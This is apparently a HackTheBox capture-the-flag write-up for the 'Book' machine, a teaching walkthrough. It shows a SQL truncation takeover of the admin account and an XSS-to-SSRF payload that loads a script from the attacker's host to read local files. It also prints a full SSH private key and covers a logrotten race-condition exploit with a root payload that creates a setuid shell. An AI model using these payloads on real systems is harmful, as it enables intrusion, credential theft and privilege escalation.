Book - Write-up - HackTheBox

noraj

2020-08-06

Contents

1 Information

READ THE WU ONLINE: https://rawsec.ml/en/hackthebox-book-write-up/

1.1 Box

- **Name:** Book
- **Profile:** www.hackthebox.eu
- **Difficulty:** Medium
- **OS:** Linux
- **Points:** 30

Figure 1.1: book

2 Write-up

2.1 Overview

TL;DR:

- SQL truncation -> admin accounts
- SSRF -> XSS -> file disclosure
- logrotten: logrotate race condition EoP

Install tools used in this WU on BlackArch Linux:

```
$ sudo pacman -S nmap   dirsearch pspy
```

2.2 Network Enumeration

As usual we can launch a full nmap scan `nmap -A -oA nmap_full 10.10.10.176`:


```
# Nmap 7.80 scan initiated Thu Mar 26 23:50:58 2020 as: nmap -A -oA nmap_full 10.10.10.176
Nmap scan report for 10.10.10.176
Host is up (0.031s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 f7:fc:57:99:f6:82:e0:03:d6:03:bc:09:43:01:55:b7 (RSA)
|   256 a3:e5:d1:74:c4:8a:e8:c8:52:c7:17:83:4a:54:31:bd (ECDSA)
|_  256 e3:62:68:72:e2:c0:ae:46:67:3d:cb:46:bf:69:b9:6a (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: LIBRARY - Read | Learn | Have Fun
No exact OS matches for host (If you know what OS is running on it, see
↪  https://nmap.org/submit/ ).
TCP/IP fingerprint:
```

```
OS:SCAN(V=7.80%E=4%D=3/26%OT=22%CT=1%CU=39363%PV=Y%DS=2%DC=T%G=Y%TM=5E7D31E
OS:7%P=x86_64-unknown-linux-gnu)SEQ(SP=105%GCD=1%ISR=109%TI=Z%CI=Z%II=I%TS=
OS:A)OPS(O1=M54DST11NW7%O2=M54DST11NW7%O3=M54DNNT11NW7%O4=M54DST11NW7%O5=M5
OS:4DST11NW7%O6=M54DST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6=FE8
OS:8)ECN(R=Y%DF=Y%T=40%W=FAF0%O=M54DNNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S
OS:+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=
OS:)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%
OS:A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%
OS:DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=
OS:40%CD=S)

Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 993/tcp)
HOP RTT      ADDRESS
1   30.66 ms 10.10.14.1
2   30.79 ms 10.10.10.176

OS and Service detection performed. Please report any incorrect results at
↪  https://nmap.org/submit/ .
# Nmap done at Thu Mar 26 23:51:19 2020 -- 1 IP address (1 host up) scanned in 20.68 seconds
```


Only port 22 and 80, so we must start by attacking a web application.

2.3 Web application enumeration and exploitation

Let's start at http://10.10.10.176/



We can create an account and login.



At http://10.10.10.176/contact.php there is form sending a message to `admin@book.htb`.

```
<form action="" method="POST" name="myForm" onsubmit="return validateForm()">
```

```
  if (document.location.search.match(/type=embed/gi)) {
    window.parent.postMessage("resize", "*");
  }
function validateForm() {
  var x = document.forms["myForm"]["name"].value;
  var y = document.forms["myForm"]["email"].value;
  if (x == "") {
    alert("Please fill name field. Should not be more than 10 characters");
    return false;
  }
  if (y == "") {
    alert("Please fill email field. Should not be more than 20 characters");
    return false;
  }
}
```

So the size of the fields are limited to:

- name <= 10
- email <= 20

If they put a limit client-side there is maybe a limitation server-side too. We can try a SQL truncation.

```
$ irb
irb(main):001:0> 'admin@book.htb'.size
=> 14
irb(main):002:0> 'admin@book.htb' + ' ' * 6 + 'noraj'
=> "admin@book.htb      noraj"
```

The size of the mail address of the admin is 14, so by adding 6 whitespaces we will reach 20 and we will begin to truncate. Let's try to send this:

```
POST /index.php HTTP/1.1
Host: book.htb
...
Cookie: PHPSESSID=6cn5fv2fpmmfec6tjkvr1v3sto
Upgrade-Insecure-Requests: 1

name=norajadmin&email=admin@book.htb      noraj&password=noraj
```


The server will look if the email `admin@book.htb noraj` already exists, of course it's not, so when creating our account the MySQL database will will cut whatever is appended after 20 chars and remove spaces, so it will end by updating the password of the already existing `admin@book.htb`.

We can find the admin login page http://10.10.10.176/admin/index.php with dirsearch:

```
$ dirsearch -u http://10.10.10.176/ -e php

 _|. _ _  _  _  _ _|_    v0.3.9
(_||| _) (/_(_|| (_| )

Extensions: php | HTTP method: get | Threads: 10 | Wordlist size: 6046

Error Log: /home/noraj/.dirsearch/logs/errors-20-04-19_17-38-41.log

Target: http://10.10.10.176/

[17:38:42] Starting:
...
[17:38:45] 301 -  312B  - /admin  ->  http://10.10.10.176/admin/
[17:38:46] 200 -    6KB - /admin/
[17:38:46] 403 -  277B  - /admin/.htaccess
[17:38:46] 200 -    6KB - /admin/?/login
[17:38:46] 302 -    0B  - /admin/home.php  ->  index.php
[17:38:46] 200 -    6KB - /admin/index.php
[17:38:52] 301 -  311B  - /docs  ->  http://10.10.10.176/docs/
[17:38:52] 403 -  277B  - /docs/
[17:38:53] 302 -    0B  - /home.php  ->  index.php
[17:38:54] 301 -  313B  - /images  ->  http://10.10.10.176/images/
[17:38:54] 200 -    7KB - /index.php
[17:38:54] 200 -    7KB - /index.php/login/
```

```
[17:38:59] 403 -  277B  - /server-status
[17:38:59] 403 -  277B  - /server-status/
[17:38:59] 302 -    0B  - /settings.php  ->  index.php
```

So we can login as the administrator.



On the *Collections* page http://book.htb/admin/collections.php we can download a PDF all the users or all the books that seems dynamically generated.

Note: we can't exploit the XSS in the name because it is limited to 10 chars.

Also in the user interface there is a *Collections* page http://book.htb/collections.php where any user can submit a new book.

So we could probably inject a XSS payload in the book title, that will be embedded in the dynamically generated book collection PDF so we execute JavaScript code in the context of the backend (maybe a bot or script using phantom.js).

So we just have to use a simple XSS payload to server our local script.


```
<script src="http://10.10.15.117:8000/noraj.js"></script>
```

```
$ python -m http.server --bind 10.10.15.117
```

With the code execution we can try to do a SSRF (Server Side Request Forgery) with a XRH (XMLHttpRequest). We can then make requests with the `file://` pseudo-protocol to read local files.

```
xhr=new XMLHttpRequest;
xhr.onload=function(){ document.write(btoa(this.responseText)) };
xhr.open("GET", "file:///etc/passwd");
xhr.send();
```

It takes several minutes before our book is added to the collection so we can monitor at the search page (searching by author) when it is added http://book.htb/search.php.



Then you have to be quick after the book was added to generate the PDF to trigger the XSS because the user book are removed very often. http://book.htb/admin/collections.php?type=collections

Then the PDF contains the base64 encoded string corresponding to the file we asked for.

```
cm9vdDp4OjA6MDpyb290Oi9yb290Oi9iaW4vYmFzaApkYWVtb246eDoxOjE6ZGFlbW9uOi91c3Ivc2JpbjovdXNyL3NiaW4vbm9sb2dpbgpiaW
```

Note: I opened the PDF with libreoffice as when I opened it with Okular as it is all in one line the text was truncated.

Then we can decode the text like this `printf %s 'base64 here' | base64 -d /etc/passwd`

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
```

```
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106::/home/syslog:/usr/sbin/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin
lxd:x:105:65534::/var/lib/lxd/:/bin/false
uuidd:x:106:110::/run/uuidd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:109:1::/var/cache/pollinate:/bin/false
sshd:x:110:65534::/run/sshd:/usr/sbin/nologin
reader:x:1000:1000:reader:/home/reader:/bin/bash
mysql:x:111:114:MySQL Server,,,:/nonexistent:/bin/false
```

We can see there is a *reader* user, let's try to investigate is home directory `/home/reader`.

I found `/home/reader/.ssh/id_rsa`.

```
-----BEGIN RSA PRIVATE KEY-----
MIIEpQIBAAKCAQEA2JJQsccK6fE05OWbVGOuKZdf0FyicoUrrm821nHygmLgWSpJ
G8m6UNZyRGj77eeYGe/7YIQYPATNLSOpQIue3knhDiEsfR99rMg7FRnVCpiHPpJ0
WxtCK0VlQUwxZ6953D16uxlRH8LXeI6BNAIjF0Z7zgkzRhTYJpKs6M80NdjUCl/0
ePV8RKoYVWuVRb4nFG1Es0bOj29lu64yWd/j3xWXHgpaJciHKxeNlr8x6NgbPv4s
7WaZQ4cjd+yzpOCJw9J91Vi33gv6+KCIzr+TEfzI82+hLW1UGx/13fh20cZXA6PK
75I5d5Holg7ME40BU06Eq0E3EOY6whCPlzndVwIDAQABAoIBAQCs+kh7hihAbIi7
3mxvPeKok6BSsvqJD7aw72FUbNSusbzRWwXjrP8ke/Pukg/OmDETXmtgToFwxsD+
McKIrDvq/gVEnNiE47ckXxVZqDVR7jvvjVhkQGRcXWQfgHThhPWHJI+3iuQRwzUI
tIGcAaz3dTODgDO04Qc33+U9WeowqpOaqg9rWn00vgzOIjDgeGnbzr9ERdiuX6WJ
jhPHFI7usIxmgX8Q2/nx3LSUNeZ2vHK5PMxiyJSQLiCbTBI/DurhMelbFX50/owz
7Qd2hMSr7qJVdfCQjkmE3x/L37YQEnQph6lcPzvVGOEGQzkuu4ljFkYz6sZ8GMx6
GZYD7sW5AoGBAO89fhOZC8osdYwOAISAk1vjmW9ZSPLYsmTmk3A7jOwke0o8/4FL
E2vk2W5a9R6N5bEb9yvSt378snyrZGWpaIOWJADu+9xpZScZZ9imHHZiPlSNbc8/
ciqzwDZfSg5QLoe8CV/7sL2nKBRYBQVL6D8SBRPTIR+J/wHRtKt5PkxjAoGBAOe+
SRM/Abh5xub6zThrkIRnFgcYEf5CmVJX9IgPnwgWPHGcwUjKEH5pwpei6Sv8et7l
skGl3dh4M/2Tgl/gYPwUKI4ori5OMRWykGANbLAt+Diz9mA3FQIi26ickgD2fv+V
o5GVjWTOlfEj74k8hC6GjzWHna0pSlBEiAEF6Xt9AoGAZCDjdIZYhdxHsj9l/g7m
Hc5LOGww+NqzB0HtsUprN6YpJ7AR6+YlEcItMl/FOW2AFbkzoNbHT9GpTj5ZfacC
hBhBp1ZeeShvWobqjKUxQmbp2W975wKR4MdsihUlpInwf4S2k8J+fVHJl4IjT80u
```

```
Pb9n+p0hvtZ9sSA4so/DACsCgYEA1y1ERO6X9mZ8XTQ7IUwfIBFnzqZ27pOAMYkh
sMRwcd3TudpHTgLxVa91076cqw8AN78nyPTuDHVwMN+qisOYyfcdwQHc2XoY8YCf
tdBBP0Uv2dafya7bfuRG+USH/QTj3wVen2sxoox/hSxM2iyqv1iJ2LZXndVc/zLi
5bBLnzECgYEAlLiYGzP92qdmlKLLWS7nPM0YzhbN9q0qC3ztk/+1v8pjj162pnlW
y1K/LbqIV3C01ruxVBOV7ivUYrRkxR/u5QbS3WxOnK0FYjlS7UUAc4r0zMfWT9TN
nkeaf9obYKsrORVuKKVNFzrWeXcVx+oG3NisSABIprhDfKUSbHzLIR4=
-----END RSA PRIVATE KEY-----
```

Let's fix the rights so openssh won't complain: `chmod 400 id_rsa`. Then we can connect via ssh as *reader* using the private key.

```
$ ssh reader@10.10.10.176 -i id_rsa
```

At this point we can read `user.txt`.

2.4 Elevation of Privilege (EoP)

pspy allows us too see process of other users or that doesn't live very long.

```
...
2020/04/19 19:43:17 CMD: UID=0    PID=41530  | /usr/sbin/logrotate -f /root/log.cfg
2020/04/19 19:43:17 CMD: UID=0    PID=41529  | /bin/sh /root/log.sh
2020/04/19 19:43:17 CMD: UID=0    PID=41531  | sleep 5
2020/04/19 19:43:20 CMD: UID=0    PID=41534  | /bin/sh /root/log.sh
2020/04/19 19:43:20 CMD: UID=0    PID=41533  | /lib/systemd/systemd-udevd
2020/04/19 19:43:20 CMD: UID=0    PID=41532  | /bin/sh /root/log.sh
```

It seems there is a logrotate task running as root.

https://book.hacktricks.xyz/linux-unix/privilege-escalation#logrotate-exploitation

So we will able to exploit a vulnerability named *logrotten*, by writing in a file rotated by logrorate we will be able to write a file in any location.

Since there is a `backup` folder right under our nose and an `access.log` file we can write into that seems to be rotated, let's assume we can exploit this vulnerability.

```
reader@book:~$ ls -lh backups/
total 4.0K
-rw-r--r-- 1 reader reader  0 Jan 29 13:05 access.log
-rw-r--r-- 1 reader reader 91 Jan 29 13:05 access.log.1
```

https://github.com/whotwagner/logrotten

We can download and compile the exploit, then prepare our payload file.

```
$ gcc -o logrotten logrotten.c
```

We can fill the file to force the rotation and execute the exploit:

```
$ ./logrotten -p daolyap /home/reader/backups/access.log
$ echo "test" > access.log
```

Since it's a race condition it may need several execution before working.

The log file and our payload file will be written into `/etc/bash_completition.d/` so next time root will log in it will execute our payload (maybe a cron task).

Full paper: https://tech.feedyourhead.at/content/details-of-a-logrotate-race-condition

```
#!/bin/bash
if [ `id -u` -eq 0 ]
then
        cp /root/log.sh /tmp/noraj/log.sh &
        cp /root/log.cfg /tmp/noraj/log.cfg &
        cp /root/root.txt /tmp/noraj/noraj.txt
        chmod +r /tmp/noraj/noraj.txt
        cp /bin/bash /tmp/noraj/noraj
        chmod +s /tmb/noraj/noraj
fi
```

Read root.txt

```
$ cat log.sh
#!/bin/sh
/usr/sbin/logrotate -f /root/log.cfg

$ cat log.cfg
/home/reader/backups/access.log {
        daily
        rotate 12
        missingok
        notifempty
        size 1k
        create
}
```